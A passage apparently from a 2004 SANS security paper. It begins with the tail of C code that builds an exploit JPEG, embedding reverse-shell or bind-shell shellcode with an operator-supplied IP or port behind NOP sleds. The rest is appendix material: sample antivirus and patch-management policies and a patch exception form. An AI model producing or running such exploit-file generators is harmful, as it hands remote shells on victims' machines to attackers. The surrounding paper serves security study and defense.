		p2 = strchr(p1+1, '.');
		strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
		raw_num = atoi(str_num);
		reverse_shellcode[180] = xor_data((char)raw_num);

		p1 = strchr(p2+1, '.');
		strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
		raw_num = atoi(str_num);
		reverse_shellcode[181] = xor_data((char)raw_num);

		p2 = strrchr(ip_addr, '.');
		strncpy(str_num, p2+1, 5);
		raw_num = atoi(str_num);
		reverse_shellcode[182] = xor_data((char)raw_num);
}
if (attack_mode == 2) {
		/* bind attack */
		bind_shellcode[204] = (char) 0x90;
bind_shellcode[205] = (char) 0x92;
		bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
		bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}

/* build the exploit jpeg */
j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

for(i = 0; i < sizeof(header1) - 1; i++)
		fputc(header1[i], fout);
for(i=0;i<sizeof(setNOPs1)-1;i++)
		fputc(setNOPs1[i], fout);
for(i=0;i<sizeof(header2)-1;i++)
		fputc(header2[i], fout);
for( i = j; i < 0x63c; i++)
		fputc(0x90, fout);
		j = i;
if (attack_mode == 1) {
		for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
				fputc(reverse_shellcode[i], fout);
}
else if (attack_mode == 2) {
		for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
				fputc(bind_shellcode[i], fout);
}
for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
		fputc(0x90, fout);
for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
		fputc(setNOPs2[j], fout);

fprintf(fout, "\xFF\xD9");

fcloseall();
```

```
            WSACleanup();

            printf("  Exploit JPEG file %s has been generated!\n", jpeg_filename);

            return(EXIT_SUCCESS);
}
```

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SANS 2004

Appendix B EXTRA

Issue Specific Policy #1

<u>Antivirus</u> Creation Date: December 2, 2003
Modification Date: March 4, 2004

PURPOSE: The intent of anti-virus controls is to prevent or minimize your company's computer system operation disruptions and losses of data caused by computer viruses and to reduce the risk and/or exposure of passing infected files to your company's customers and business partners.

RELATED DOCUMENTATION:
The Global Information Security Policy

ISSUE: Antivirus standards must be clearly defined and deployed on all systems that connect to your company's network. Connections include wired, wireless, remote, or any other method available. This policy will guide the your company to a consistent level of antivirus.

SCOPE: This policy applies to all of your company's workstations (laptops and desktops) globally that are owned by and/or connect to your company's Networks.

ROLES AND RESPONSIBLITIES:
- Corporate Audit – Check for compliancy in all Global regions.
- Information Security –Update policy as necessary.
- Email Administrators – Ensure antivirus configurations for email is properly configured and working properly. Check quarantined files for possible infections prior to delivering to employees.
- Desktop Administration – Ensure Antivirus configurations are compliant with this policy and working. Check quarantined files for possible infections prior to delivering to employees.
- Users – Scan all files of suspicious nature and report any infections to the helpdesk. Users will not download non-work-related attachments or files.
- Shared Services – Maintain the DAT update server and ensure DAT files are retrieved on a regular 24 hour period or when and emergency requires immediate updates.

ACTION: In order to minimize the exposure of infections of viruses and worms with your company's environment, all users that utilize systems, either physically or remotely connected to the infrastructure must adhere to this policy.

Virus Scanning

- Antivirus must be configured for real-time scanning of all systems (workstations and servers).
- All files must be scanned for viruses.
- All systems must be automated to scan for viruses on a weekly basis.
- Users must be able to scan their local drives including laptop hard drives. It is the responsibility of the user to scan media and transferred files they receive. Scanning must be automated where possible.
- Users must not disable real-time scanning nor must they use anything beyond the standard product tools to clean viruses. If additional support or tools are required, the user must contact their designated Help Desk.
- Media destined for customers or suppliers must be scanned with up to date virus software and definitions before they are released for delivery.
- Antivirus signature files (DATs) must be updated daily at a time that is not obtrusive to the business.
- Antivirus software (the client) must be updated yearly.
- Antivirus administrators must have a method to verify the success of updates for both DATs and clients and must confirm success quarterly.
- Antivirus alerting must be centralized and monitored regionally to identify outbreaks. When an outbreak is identified, the antivirus administrators must alert the Incident Response Team immediately and follow the Incident Response Procedures in the Information Security Policy.
- Virus scanning software should be set to automatically clean or delete infected files. If unable to clean/delete, quarantine for further review by the Email Administrators.
- All incoming and outgoing Email and attachments must be scanned for infections prior to being received at the user's inbox.

Outside Service Vendors

- A virus prevention clause is to be included in the standard rider used for software and consulting contracts

BENEFITS: This process will help minimize the potential threat of virus and worm outbreaks. Having a central managed and monitored antivirus system in place allows for quick identification and remedy of virus outbreaks allowing Information Technology to quickly contain and eradicate the infections helping to minimize or prevent impact to the business.

Appendix C EXTRA

Issue Specific Policy #2

Security Patch Policy Desktops and Laptops — Creation Date: April 14, 2004
Modification Date: April 14, 2004

This policy outlines the requirements for applying security patches to your company's workstations and laptops. System priorities and patch severity levels are outlined with action items.

SCOPE: Workstations and laptops are used by everyone in the organization to perform their day-to-day job functions. Additionally, critical and confidential data is stored on these systems and should be treated as a valuable asset requiring appropriate security. This policy is designed for the desktop administrators who are responsible for ensuring a supportable, usable and secure platform. By ensuring that the latest security patches have been applied to the operating Systems and applications that reside on these systems, based on their severity rating and their potential to expose critical or confidential data, the data and applications can continue to operate with minimal interruption from these threats.

BACKGROUND: The organization requires a written process on security patch implementation. This policy will help mitigate the risk of impact from viruses and worms that may expose classified information or perform denial of services on the network.

ROLES AND RESPONSIBILITIES
Information Security – Responsible to ensure alerts are sent to specified staff as soon as possible. Identify which alerts are critical and the organization is vulnerable to. Audit the policy to ensure compliancy, and raise non-compliance issues with the Director of Information Technology Services. Manage the exception process and follow up with the workstation managers regarding patch processes deadlines to ensure compliance.

Workstation Managers - Identify key staff to receive and react to alerts as appropriate and inform IS as to who should receive alerts. Create and follow a patch procedure for their area of responsibility as prescribed by Information Security. Respond to all alerts as prescribed in this policy. Provide inventory of applications and operating systems to Information Security on a quarterly basis to be used to determine the level of risk.

Director of Information Technology Services – accepts or denies exceptions to the policy.

Policy

1. Alerts will be sent from the Information Security Team via Email to the desktop administrators responsible for the systems that have an exposure. Administrators are defined as any manager or technician who has responsibility of desktop systems.

2. Alerts that rank 8.6 to 10 on a severity scale must have the appropriate patch downloaded, tested and applied to all systems as defined in Figure 1
3. Alerts that rank 8.5 and below, must be downloaded tested and applied to all systems in accordance with the figure 1
4. If a security patch cannot be applied for any reason
    a. Proper notification must be given within:
        i. One business day to the Regional Information Security Officer using the Exception Form for alerts 8.6 and up
        ii. Five business days to the Regional Information Security Officer using the Exception Form for alerts 8.5 and below
    b. The exception must be reviewed and approved by the Director of Information Technology Services for the segment for the exception to be accepted.
5. A monthly report will be generated by the Regional Information Security Officer that outlines the status of security patching based upon the criticality rating of the known risk and presented to management.

Alert Level	Remote Workstations	Internal Workstations
Level 8.6 to 10	If applicable, implement in 60 days or less.	If applicable, implement in 60 days or less.
Level 0 to 8.5	If applicable, implement in 60 days or less.	If applicable, implement in 90 days or less.

Figure 1:Alert Levels and Timelines

Order of Implementation
Systems that contain confidential information including credit card numbers and customer information should have the required security patches applied before other systems are addressed. Additionally, workstations/laptops that are used outside the Internal network should also be considered a priority as the Corporate security layers do not apply to these systems. These systems must follow the timelines for "Remote Workstations" in figure 1.

Benefits
This process will help minimize risk associated with many automated malware applications as well as other unidentifiable threats. It will also keep the organization prepared from unnecessary restoration work that occurs after most attacks. Security patching will also keep the organization compliant with corporate and segment policies.

Exceptions
Information Security realizes that not all the alerts are as straightforward as the installation of a patch. Some alerts may require several patches that may impact current production systems or the applications that reside on them. Therefore, if a system or group of systems cannot be patched accordingly, an exception should be noted. At that

time, management will be alerted to the threat and associated risk. Please see Appendix A for the exception form.

Security Alert Exception Form

Date	Project Manager:
Administrator:	Business Unit:
Location:	

Basic Information:
Patch Name:_________________________ Patch Number:_________________________

Date of the alert (dd/mm/yyyy):__/___/____ Alert Category:________________________

Threshold Level:

Patch Management Information:

- Reason for why the patch will NOT be installed:

- Is the Business owner aware the security patch will not be implemented on their system?

- How many systems / applications will be impacted (please list all the affected systems / applications)?

- Is there a plan to patch? If so, please attach or describe it below for management review.